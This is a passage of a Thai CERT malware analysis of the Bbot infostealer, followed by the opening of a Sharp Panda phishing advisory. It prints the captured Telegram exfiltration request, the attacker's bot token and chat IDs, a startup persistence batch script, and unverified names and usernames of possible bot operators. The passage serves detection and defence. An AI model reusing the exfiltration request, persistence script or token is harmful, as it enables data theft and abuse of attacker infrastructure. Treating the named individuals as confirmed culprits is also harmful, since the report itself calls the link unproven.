ในลำดับต่อมา ผู้วิเคราะห์ได้จัดเตรียมสภาพแวดล้อมภายใน lab เพื่อให้สามารถตรวจสอบพฤติกรรมการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API ของมัลแวร์ได้ ผลลัพธ์จากการตรวจสอบในครั้งนี้พบว่าเมื่อมัลแวร์สามารถ solve domain ได้แล้ว จะพยายามสร้างการเชื่อมต่อไปยัง api.telegram[.]org ด้วยโปรโตคอล HTTPS ผ่านพอร์ต 443 โดยใช้ POST method ในการส่งข้อมูลไฟล์ ZIP ออกไปยัง Telegram Bot API รายละเอียดของ HTTP Header ปรากฏตามตารางที่ 1

ตารางที่ 1 รายละเอียด HTTP Header ที่มัลแวร์ใช้ในการเรียกออกไปยัง api.telegram[.]org

```
POST /bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc/sendDocument HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Length: 176665
Host: api.telegram.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11
Content-Type: multipart/form-data; boundary=ff2718f5f51442e1a89720c35dbeb928
Connection: close

--ff2718f5f51442e1a89720c35dbeb928
Content-Disposition: form-data; name="chat_id"
6128033437
--ff2718f5f51442e1a89720c35dbeb928

Content-Disposition: form-data; name="document"; filename="{USER}-st.zip"
Content-Type: application/x-zip-compressed
```

จากการตรวจสอบข้อมูล network traffic พบว่ามัลแวร์จะพยายามส่งข้อมูลผ่าน POST method จำนวน 2 ครั้ง ซึ่งแต่ละครั้งจะมีการกำหนดค่า chat_id ที่แตกต่างกันคือ 6128033437 และ 5597720197 ตามลำดับ ซึ่งเมื่อมัลแวร์ทำการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API ได้เรียบร้อยแล้วก็จะทำการลบข้อมูลไฟล์ ZIP และไดเรคทอรี่ C:\Users\{*USER*}\AppData\stink ก่อนที่จะทำการ terminate โปรเซสทั้งหมดของตัวเองและจบการทำงานโดยที่ไม่มีการสร้าง persistence mechanism แต่อย่างใด

อย่างไรก็ตาม จากข้อมูลในหน้าโปรเจกต์ Stink ระบุเอาไว้ว่ามัลแวร์มีฟังก์ชัน autostart ซึ่งใช้ในการสร้างขีดความสามารถด้าน persistence mechanism ได้ โดยหากมีการเลือกใช้งานฟังก์ชันดังกล่าว มัลแวร์จะทำการสำเนาไฟล์มัลแวร์ซึ่งทำหน้าที่เป็น dropper ไปยังไดเรคทอรี่ %appdata%\Microsoft\Windows และทำการสร้าง batch file ชื่อ "Windows Runner.bat" เอาไว้ภายใต้โฟลเดอร์ Startup ซึ่งจะทำหน้าที่ในการ execute ไฟล์ dropper ทุกครั้งเมื่อเครื่องคอมพิวเตอร์เริ่มทำงาน โดย batch file ดังกล่าวมีรายละเอียดดังนี้

—เริ่มต้น รายละเอียดของ "Windows Runner.bat"---
@echo off
start "Windows Runner"
"C:\Users\{*USER*}\AppData\Roaming\Microsoft\Windows\{*DROPPER_FILENAME*}.exe"
—สิ้นสุด รายละเอียดของ "Windows Runner.bat"---

ทั้งนี้จากรายละเอียดภายในข้อมูล HTTP Header ที่มัลแวร์ใช้ในการส่งออกข้อมูลไปยัง Telegram Bot ซึ่งอยู่ภายใต้การควบคุมของผู้โจมตี ทำให้ทราบข้อมูลเกี่ยวกับการตั้งค่าของ Telegram Bot ที่ถูกนำมาใช้ในแคมเปญการโจมตีครั้งนี้ ซึ่งมีรายละเอียดดังต่อไปนี้

—เริ่มต้น ข้อมูลการตั้งค่า Telegram Bot—
Bot token: 6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc
Chat ID: 6128033437
Chat ID: 5597720197
—สิ้นสุด ข้อมูลการตั้งค่า Telegram Bot—


จากข้อมูลเบื้องต้นนี้ ผู้วิเคราะห์ได้ทำการสืบค้นข้อมูลเพิ่มเติมเกี่ยวกับ Telegram Bot ที่ผู้โจมตีใช้งานโดยอาศัยการทำงานของ Telegram Bot API ซึ่งได้ผลลัพธ์ปรากฏตามตารางที่ 2

ตารางที่ 2 ผลลัพธ์การสืบค้นข้อมูลของ Telegram Bot ที่ผู้โจมตีใช้งาน (ข้อมูลสำคัญจะเน้นด้วย**ตัวอักษรหนา**)

API request sent	Response
ผู้วิเคราะห์ใช้งาน getMe method เพื่อตรวจสอบข้อมูลเบื้องต้นของ Bot	
https://api.telegram.org/bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc	{"ok":true,"result":{"id":**6093948940**,"is_bot":true,"first_name":"**botnet071**","username":"**botn**

API request sent	Response
/getMe	**et071_bot**","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false}}
ผู้วิเคราะห์ใช้งาน getChat method เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับ Chat ID: 6128033437	
https://api.telegram.org/bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc/getChat?chat_id=6128033437	{"ok":true,"result":{"id":**6128033437**,"first_name":"**Mr. Jack**","last_name":"**Black**","username":"**mrjence**","type":"private","active_usernames":["mrjence"],"photo":{"small_file_id":"AQADBQAD-LQxG5_hgFQACAIAA51eQm0BAAMqkW6WQkQ7Qi8E","small_file_unique_id":"AQAD-LQxG5_hgFQAAQ","big_file_id":"AQADBQAD-LQxG5_hgFQACAMAA51eQm0BAAMqkW6WQkQ7Qi8E","big_file_unique_id":"AQAD-LQxG5_hgFQB"}}}
ผู้วิเคราะห์ใช้งาน getChat method เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับ Chat ID: 5597720197	
https://api.telegram.org/bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc/getChat?chat_id=5597720197	{"ok":true,"result":{"id":**5597720197**,"first_name":"**Nguyen**","last_name":"**Quoc Viet**","username":"**kaixou**","type":"private","active_usernames":["kaixou"],"has_private_forwards":true}}

จากข้อมูลในตารางที่ 2 ทำให้ทราบว่า Telegram Bot ที่ผู้โจมตีใช้งานถูกกำหนดชื่อว่า "botnet071" ซึ่งตัวเลข 071 อาจสื่อความหมายถึงลำดับของ bot ที่มีการสร้างขึ้นมาใช้งาน และสำหรับข้อมูลที่เกี่ยวข้องกับ "Chat ID: 6128033437" ทำให้ทราบชื่อผู้ใช้งาน (name) คือ "Mr. Jack Black" โดยมีชื่อบัญชีผู้ใช้งาน (username) คือ mrjence ซึ่งสามารถนำข้อมูลชื่อบัญชีผู้ใช้งานไปค้นหาในแอปพลิเคชัน Telegram ได้ผลลัพธ์ตามภาพที่ 9



ภาพที่ 9 ผลการค้นหาชื่อบัญชีผู้ใช้งาน @mrjence จากในแอปพลิเคชัน Telegram

เมื่อตรวจสอบข้อมูลภายในโปรไฟล์ "@mrjence" พบข้อมูลรูปภาพที่ถูกใช้ในโปรไฟล์นี้ทั้งสิ้น 3 รายการ รายละเอียดตามภาพที่ 10

ภาพที่ 10 รูปภาพที่พบภายในโปรไฟล์ของบัญชีผู้ใช้งาน @mrjence ซึ่งใช้ในการควบคุม Telegram bot

สำหรับข้อมูลที่เกี่ยวข้องกับ "Chat ID: 5597720197" ทำให้ทราบชื่อผู้ใช้งาน (name) คือ "Nguyen Quoc Viet" โดยมีชื่อบัญชีผู้ใช้งาน (username) คือ kaixou

อย่างไรก็ตามข้อมูลที่ได้มาเป็นเพียงข้อมูลที่ใช้ประกอบการวิเคราะห์ ไม่สามารถยืนยันได้ว่าชื่อหรือภาพบุคคลดังกล่าวเกี่ยวข้องกับการโจมตีครั้งนี้จริงหรือไม่ เนื่องจากขั้นตอนการสร้างบัญชี Telegram ใช้เพียงเบอร์โทรศัพท์โดยที่ไม่จำเป็นต้องมีการยืนยันตัวตนแต่อย่างใด

Revisions

16 เม.ย.66: เวอร์ชันที่ 1

Indicators of Compromise (IOCs)

Hash

- bbot.exe
  - MD5: cd3e9b1358c7baca8efe14976fe65973
  - SHA1: 2ef3c1210f297e5d70900497914f08d4b060c03b
  - SHA256: f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688
  - SSDEEP: 98304:Yi59gVdFIXI9atDDGA+c99tciWhdz4j2qxX+:YifWdFIXI9Bqx

Network IOCs

- URL
  - https://api.ipify[.]org (Not malicious but can be used as indicator of Bbot C2 activity if user-agent related to Python User Agents)
  - https://api.telegram[.]org/bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc/sendDocument
- User-agent
  - Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko)

Path

C:\Users\{USER}\AppData\{*USER*}-st.zip

C:\Users\{USER}\AppData\stink

C:\Users\{USER}\AppData\stink\Browsers

C:\Users\{USER}\AppData\stink\System

%appdata%\Microsoft\Windows\{*DROPPER_NAME*}.exe

Persistence

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\Windows Runner.bat

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[5]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Web Services	T1583.006	ผู้โจมตีสร้าง Telegram bot token คือ 6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc เพื่อใช้ในการควบคุมบอทผ่าน Telegram Bot API	**Detection:** [DS0035] ใช้ประโยชน์จากข้อมูล IOCs ในการตรวจจับการโจมตีจากในขั้นตอนอื่น ๆ ของ attack lifecycle เช่น ในขั้นตอน Command and Control หรือ ขั้นตอน Exfiltration Over Web Service
Obtain Capabilities: Malware	T1588.001	ผู้โจมตีอาศัยโค๊ดจากโปรเจกต์ Stink ภายในเว็บไซต์ Github ในการสร้างมัลแวร์ Bbot	**Detection:** [DS0004] ใช้เทคนิคในการวิเคราะห์มัลแวร์เพื่อรวบรวมข้อมูลข่าวกรอง, IOCs, TTPs ที่เกี่ยวข้อง ซึ่งสามารถนำข้อมูลเหล่านี้มาเพิ่มประสิทธิภาพในการตรวจจับมัลแวร์ซึ่งเป็น variant เดียวกันได้
Initial Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Drive-by Compromise	T1189	ผู้โจมตีแพร่กระจายมัลแวร์โดยการสร้าง adversetise บนแพลตฟอร์มสื่อสังคมออนไลน์ซึ่งลิงค์ไปยังไฟล์มัลแวร์บนเว็บไซต์ OneDrive	**Mitigations:** [M1021] การติดตั้ง extension ประเภท Script blocking สามารถลดโอกาสการถูกโจมตีด้วย ads ได้ **Detection:** [DS0015] ตั้งค่าและใช้งาน Firewall และ Proxy เพื่อช่วยในการป้องกันเว็บไซต์อันตราย

[5] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			, [DS0022] ตรวจสอบไฟล์ที่ถูกสร้างบน filesystem ซึ่งเป็นผลมาจากการที่ผู้ใช้งานดาวน์โหลดผ่านเว็บไซต์ต่าง ๆ, [DS0029] เฝ้าระวัง network traffic ที่มีการเชื่อมต่อไปยังเว็บไซต์ที่ผิดปกติ เช่น ลักษณะที่อาจจะมีการดาวน์โหลดไฟล์เข้ามาภายใน internal network, [DS0009] ตรวจสอบข้อมูลการสร้างและ spawn ของโปรเซสที่ผิดปกติ เช่น cmd.exe ถูก spawn โดยโปรเซสซึ่งอยู่ภายใต้ explorer.exe
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Command and Scripting Interpreter: Windows Command Shell	T1059.003	มัลแวร์ Bbot เรียกใช้งาน cmd เพื่อใช้ในการตรวจสอบเวอร์ชันของระบบปฏิบัติการ และมีการใช้งาน batch file เพื่อสร้าง persistence mechanism	**Mitigations:** [M1038] หากเป็นไปได้ควรเปิดใช้งานระบบ Application Control **Detection:** [DS0017] เฝ้าระวังและตรวจสอบ execute command และอากิวเมนต์ของโปรเซสที่เกี่ยวข้องกับ Windows command shell, [DS0009] ตรวจสอบข้อมูลการสร้างและ spawn ของโปรเซสที่ผิดปกติ เช่น cmd.exe ถูก spawn โดยโปรเซสซึ่งอยู่ภายใต้ explorer.exe

Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	มัลแวร์ Bbot สามารถสร้าง batch file เอาไว้ภายใน Startup folder เพื่อสั่งให้ทำการ execute ไฟล์มัลแวร์ทุกครั้งเมื่อเครื่องคอมพิวเตอร์ทำการ boot ได้	**Detection:** [DS0017] เฝ้าระวังและตรวจสอบ execute command และอากิวเมนต์ของโปรเซสที่เกี่ยวข้องกับการสร้าง persistence mechanism เช่น การเพิ่มโปรแกรมหรือไฟล์ไปยัง startup folder, [DS0022] เฝ้าระวังพฤติกรรมการเปลี่ยนแปลงแก้ไขไฟล์หรือข้อมูลภายใน startup folder
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Indicator Removal: File Deletion	T1070.004	มัลแวร์ Bbot จะทำการลบไฟล์และโฟลเดอร์ที่เกิดจากการเก็บรวบรวมข้อมูก่อนหน้า โดยไฟล์ที่ถูกลบจะอยู่ภายใต้ไดเรคทอรี่ c:\users\{*USER*}\appdata\	**Detection:** [DS0017] เฝ้าระวังและตรวจสอบ execute command และอากิวเมนต์ของโปรเซสที่เกี่ยวข้องกับการลบไฟล์, [DS0022] เฝ้าระวังพฤติกรรมการลบไฟล์บน filesystem
Credential Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Steal Web Session Cookie	T1539	มัลแวร์ Bbot สามารถขโมยข้อมูล web session และ cookies จาก web browser ได้	**Mitigations:** [M1054] ตั้งค่า web browser หรือ tasks ให้ทำการลบไฟล์ cookies อย่าง

			สม่ำเสมอ, [M1017] เสริมสร้าง awareness ให้เจ้าหน้าที่และพนักงานในการสังเกตุความผิดปกติ เช่น phishing website **Detection:** [DS0009] เฝ้าระวังพฤติกรรมของโปรแกรมที่อาจพยายาม inject หรือ dump ข้อมูลภายในโปรเซสของ web browser
Credentials from Password Stores: Credentials from Web Browsers	T1555.003	มัลแวร์ Bbot สามารถขโมยข้อมูล username และ password ที่บันทึกไว้ใน password manager บน web browser ได้	**Mitigations:** [M1027] ปรับปรุงแนวทางการใช้งาน password manager บน web browser ให้สอดคล้องกับนโยบายด้านความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร **Detection:** [DS0022] ตรวจสอบว่าไฟล์ใดที่ทำหน้าที่ในการเก็บ credential บน web browser เช่น Google Chrome's Login Data database ที่เก็บไว้ในตำแหน่ง AppData\Local\Google\Chrome\User Data\Default\Login Data, จากนั้นควรเฝ้าระวังและตรวจสอบการเข้าถึงไฟล์ดังกล่าวเพื่อการอ่านข้อมูล (read) โดยเฉพาะหากมีต้นตอจากโปรเซสที่ไม่ได้เกี่ยวข้องกับการทำงานของ web browser เช่น โปรเซส bbot.exe พยายาม read ไฟล์ Login Data database ของ Google Chrome

Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Owner/User Discovery	T1033	มัลแวร์ Bbot สามารถตรวจสอบข้อมูลของ user account จาก environment variables เช่น %USERNAME% และ $USER	**Detection:** [DS0009] ตรวจสอบการเรียกใช้งาน API ซึ่งอาจเกี่ยวข้องกับการเข้าถึงข้อมูล username
Process Discovery	T1057	มัลแวร์ Bbot สามารถตรวจสอบข้อมูลโปรเซสที่กำลังทำงานอยู่ได้ ก่อนที่จะรวบรวมข้อมูลดังกล่าวเพื่อส่งออกไปยัง C2	**Detection:** [DS0009] ตรวจสอบการเรียกใช้งาน API ซึ่งอาจเกี่ยวข้องกับการเข้าถึงรายการของโปรเซสที่กำลังทำงาน
System Information Discovery	T1082	มัลแวร์ Bbot สามารถตรวจสอบข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการ เช่น สถาปัตยกรรม, เวอร์ชัน, ข้อมูล RAM และ harddisk เป็นต้น ก่อนที่จะรวบรวมข้อมูลดังกล่าวเพื่อส่งออกไปยัง C2	**Detection:** [DS0009] ตรวจสอบการเรียกใช้งาน API ซึ่งอาจเกี่ยวข้องกับการเข้าถึงข้อมูลการตั้งค่าของระบบปฏิบัติการ
Browser Bookmark Discovery	T1217	มัลแวร์ Bbot สามารถขโมยข้อมูล bookmark จาก web browser ได้	**Detection:** [DS0022] เฝ้าระวังและตรวจสอบพฤติกรรมต้องสงสัยที่มีการเข้าถึง bookmarks ของ web browser
Collection			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Screen Capture	T1113	มัลแวร์ Bbot สามารถทำการ screen capture และส่งออกข้อมูลไปยัง C2	**Detection:** [DS0009] ตรวจสอบการเรียกใช้งาน API ซึ่งอาจเกี่ยวข้องกับการ capture screen ตัวอย่างเช่น ในกรณีของมัลแวร์

			Bbot จะมีการใช้งาน WinAPI BitBlt, CreateCompatibleBitmap, CreateCompatibleDC, EnumDisplayMonitors, GetDIBits เป็นต้น
Archive Collected Data: Archive via Library	T1560.002	มัลแวร์ Bbot ใช้งาน Python shutil library เพื่อบีบอัดไฟล์เป็น ZIP file ก่อนจะทำการส่งออกไปยัง C2	**Detection:** [DS0022] เฝ้าระวังและตรวจสอบพฤติกรรมการสร้างไฟล์ ZIP โดยเฉพาะใน path ที่ผิดปกติ เช่น กรณีของมัลแวร์ Bbot จะสร้างไฟล์ ZIP ภายในไดเรคทอรี่ C:\Users\{*USER*}\AppData
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Exfiltration Over Web Service	T1567	มัลแวร์ Bbot สามารถส่งออกข้อมูลผ่านช่องทาง Telegram Bot API, Discord webhook ได้	**Mitigations:** [M1057] Data loss prevention สามารถใช้เพื่อตรวจจับและปิดกั้นข้อมูลที่สำคัญจากการถูกส่งออกผ่านช่องทาง web services ด้วย web browser ได้, [M1021] Web proxies สามารถใช้เพื่อควบคุมและป้องกันการเชื่อมต่อไปยังบริการภายนอกซึ่งไม่ได้รับอนุญาตให้เข้าถึง **Detection:** [DS0029] เฝ้าระวังและตรวจสอบการเชื่อมต่อไปยังบริการ web service ต้องสงสัย เช่น Telegram API และ Discord webhook เป็นต้น

เอกสารแนบท้าย 10

[TLP:AMBER] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ 25 เม.ย.66

Executive Summary

นักวิจัยจาก Check Point Research รายงาน[1] [2] กรณีพบรูปแบบการโจมตีจากกลุ่มที่ได้รับการสนับสนุนจากรัฐบาลสาธารณรัฐประชาชนจีนชื่อ Sharp Panda ซึ่งมีเป้าหมายจารกรรมข้อมูลทางไซเบอร์ต่อบุคคลและ/หรือองค์กรภาครัฐของประเทศในแถบเอเชียตะวันออกเฉียงใต้ ซึ่งในรายงานดังกล่าวได้ระบุว่าประเทศไทยเป็นหนึ่งในเป้าหมายของการโจมตีจากกลุ่มนี้ ทั้งนี้ จากการทำวิจัยจากแหล่งข่าวเปิด ศูนย์ TTC-CERT พบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีบุคคลและ/หรือองค์กรในประเทศไทย โดย artifacts ดังกล่าวศูนย์ TTC-CERT ได้ทำการวิเคราะห์อย่างละเอียดและพบว่ามีรูปแบบวิธีการในการโจมตี (Tactics, Techniques, and Procedures - TTPs) ที่มีความสอดคล้องกับกลุ่ม Sharp Panda ที่ได้ระบุไว้ในรายงาน[3] [4] ของ Check Point Research ฉบับดังกล่าว

ศูนย์ TTC-CERT พบว่ากลุ่ม Sharp Panda ได้ใช้ไฟล์ Microsoft Word ที่มีธีมเนื้อหาในไฟล์เกี่ยวกับ **“ร่างกฎ ก.พ. ว่าด้วยการสรรหาผู้ทรงคุณวุฒิและการเลือกข้าราชการพลเรือนเพื่อเป็นอนุกรรมการใน อ.ก.พ. สามัญ พ.ศ. ...”** ซึ่งศูนย์ TTC-CERT คาดว่า ผู้ไม่หวังดีได้ส่งไฟล์ดังกล่าวให้กับบุคคลและ/หรือองค์กรเป้าหมายของหลาย ๆ องค์กรภาครัฐในประเทศไทยด้วยวิธีการแนบไฟล์ผ่านการส่งอีเมลฟิชชิ่ง (phishing email) ไปยังบุคคลและ/หรือองค์กรเป้าหมาย เพื่อลวงให้เหยื่อเปิดไฟล์ดังกล่าว อันจะนำไปสู่การติดตั้ง backdoor และดำเนินการจารกรรมข้อมูลทางไซเบอร์ต่อเป้าหมายคุ้มค่า (high-value target) ตามวัตถุประสงค์ของกลุ่มต่อไป

การเริ่มต้นการโจมตี (initial access) โดยกลุ่ม Sharp Panda ใช้วิธีการส่งอีเมลฟิชชิ่งไปยังบุคคลและ/หรือองค์กรเป้าหมาย โดยอีเมลดังกล่าวกลุ่มผู้ไม่หวังดีได้แนบไฟล์ Microsoft Word ที่เป็นอันตรายซึ่งใช้ประโยชน์จาก Microsoft Word Template Injection ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อให้ดาวน์โหลดไฟล์ประเภท Rich Text Format (RTF) ที่ถูกสร้างโดยเครื่องมือชื่อ Royal Road RTF Weaponizer[5] จากเครื่องแม่ข่ายภายนอกซึ่งถูกควบคุมโดยกลุ่ม Sharp Panda ซึ่งไฟล์ RTF ดังกล่าวถูกใช้ในการโจมตีช่องโหว่ CVE-2017-8759[6] - .NET Framework Remote Code Execution Vulnerability ซึ่งเป็นช่องโหว่เก่าตั้งแต่ปี 2560 เพื่อติดตั้ง backdoor ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ การที่กลุ่มผู้ไม่หวังดียังคงใช้

[1] "SharpPanda: Chinese APT Group Targets Southeast Asian ...." 3 Jun. 2021, https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/. Accessed 21 Apr. 2023.

[2] "Pandas with a soul chinese espionage attacks against southeast asian government entities." 7 Mar. 2023, https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/. Accessed 21 Apr. 2023.

[3] "SharpPanda: Chinese APT Group Targets Southeast Asian ...." 3 Jun. 2021, https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/. Accessed 21 Apr. 2023.

[4] "Pandas with a soul chinese espionage attacks against southeast asian government entities." 7 Mar. 2023, https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/. Accessed 21 Apr. 2023.

[5] "An Overhead View of the Royal Road | @nao_sec." 29 Jan. 2020, https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html. Accessed 25 Apr. 2023.

[6] "CVE-2017-8759." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759. Accessed 24 Apr. 2023.

ช่องโหว่เก่าของ Microsoft .NET Framework ในการโจมตีบุคคลและ/หรือองค์กรเป้าหมายที่อยู่ในประเทศไทยในปัจจุบัน แสดงให้เห็นว่ากลุ่มผู้ไม่หวังดีดังกล่าวมีความเข้าใจถึงสภาพแวดล้อมในการปฏิบัติงานของบุคคลและ/หรือองค์กรเป้าหมายเป็นอย่างดี โดยเฉพาะองค์กรเป้าหมายที่ยังคงใช้ซอฟต์แวร์เวอร์ชั่นเก่าที่ยังคงมีช่องโหว่ในการปฏิบัติงาน ทำให้กลุ่มผู้ไม่หวังดียังคงประสบความสำเร็จอย่างต่อเนื่องในการโจมตีจากการใช้ช่องโหว่เก่าของ Microsoft .NET Framework ในองค์กรเป้าหมาย

ศูนย์ TTC-CERT แนะนำให้องค์กรหรือประชาชนโดยทั่วไปดำเนินการอัพเดทซอฟแวร์และติดตั้งแพตช์ด้านความปลอดภัยของระบบปฏิบัติการ และ/หรือ ซอฟต์แวร์ต่าง ๆ ที่ใช้งานในองค์กรให้เป็นเวอร์ชั่นล่าสุดที่ออกโดยบริษัทเจ้าของผลิตภัณฑ์ ตลอดจนดำเนินการอัพเดททันทีที่บริษัทเจ้าของผลิตภัณฑ์ได้ประกาศออกอัพเดทซอฟต์แวร์หรือแพตช์ด้านความปลอดภัยอย่างสม่ำเสมอ โดยเฉพาะโปรแกรม Microsoft Office และ Microsoft .NET Framework นอกจากนี้ พนักงานในองค์กรควรมีความระมัดระวังในการเปิดไฟล์แนบที่มาจากอีเมลโดยอย่าเปิดลิงก์หรือไฟล์แนบในอีเมลที่ถูกส่งมาจากอีเมลที่ไม่รู้จักหรืออีเมลที่น่าสงสัย ตลอดจนควรระลึกอยู่เสมอว่า URL และ/หรือไฟล์ทั้งหมดที่ได้รับจากแหล่งที่มาที่ไม่รู้จักเป็น URL ต้องสงสัย และ/หรือไฟล์ต้องสงสัย หากมีข้อสงสัยให้พนักงานในองค์กรส่งต่อ URL ต้องสงสัย และ/หรือไฟล์ต้องสงสัยดังกล่าว ไปยังทีมรักษาความปลอดภัยขององค์กรเพื่อทำการวิเคราะห์

ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำรายงานการการแจ้งเตือน-วิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

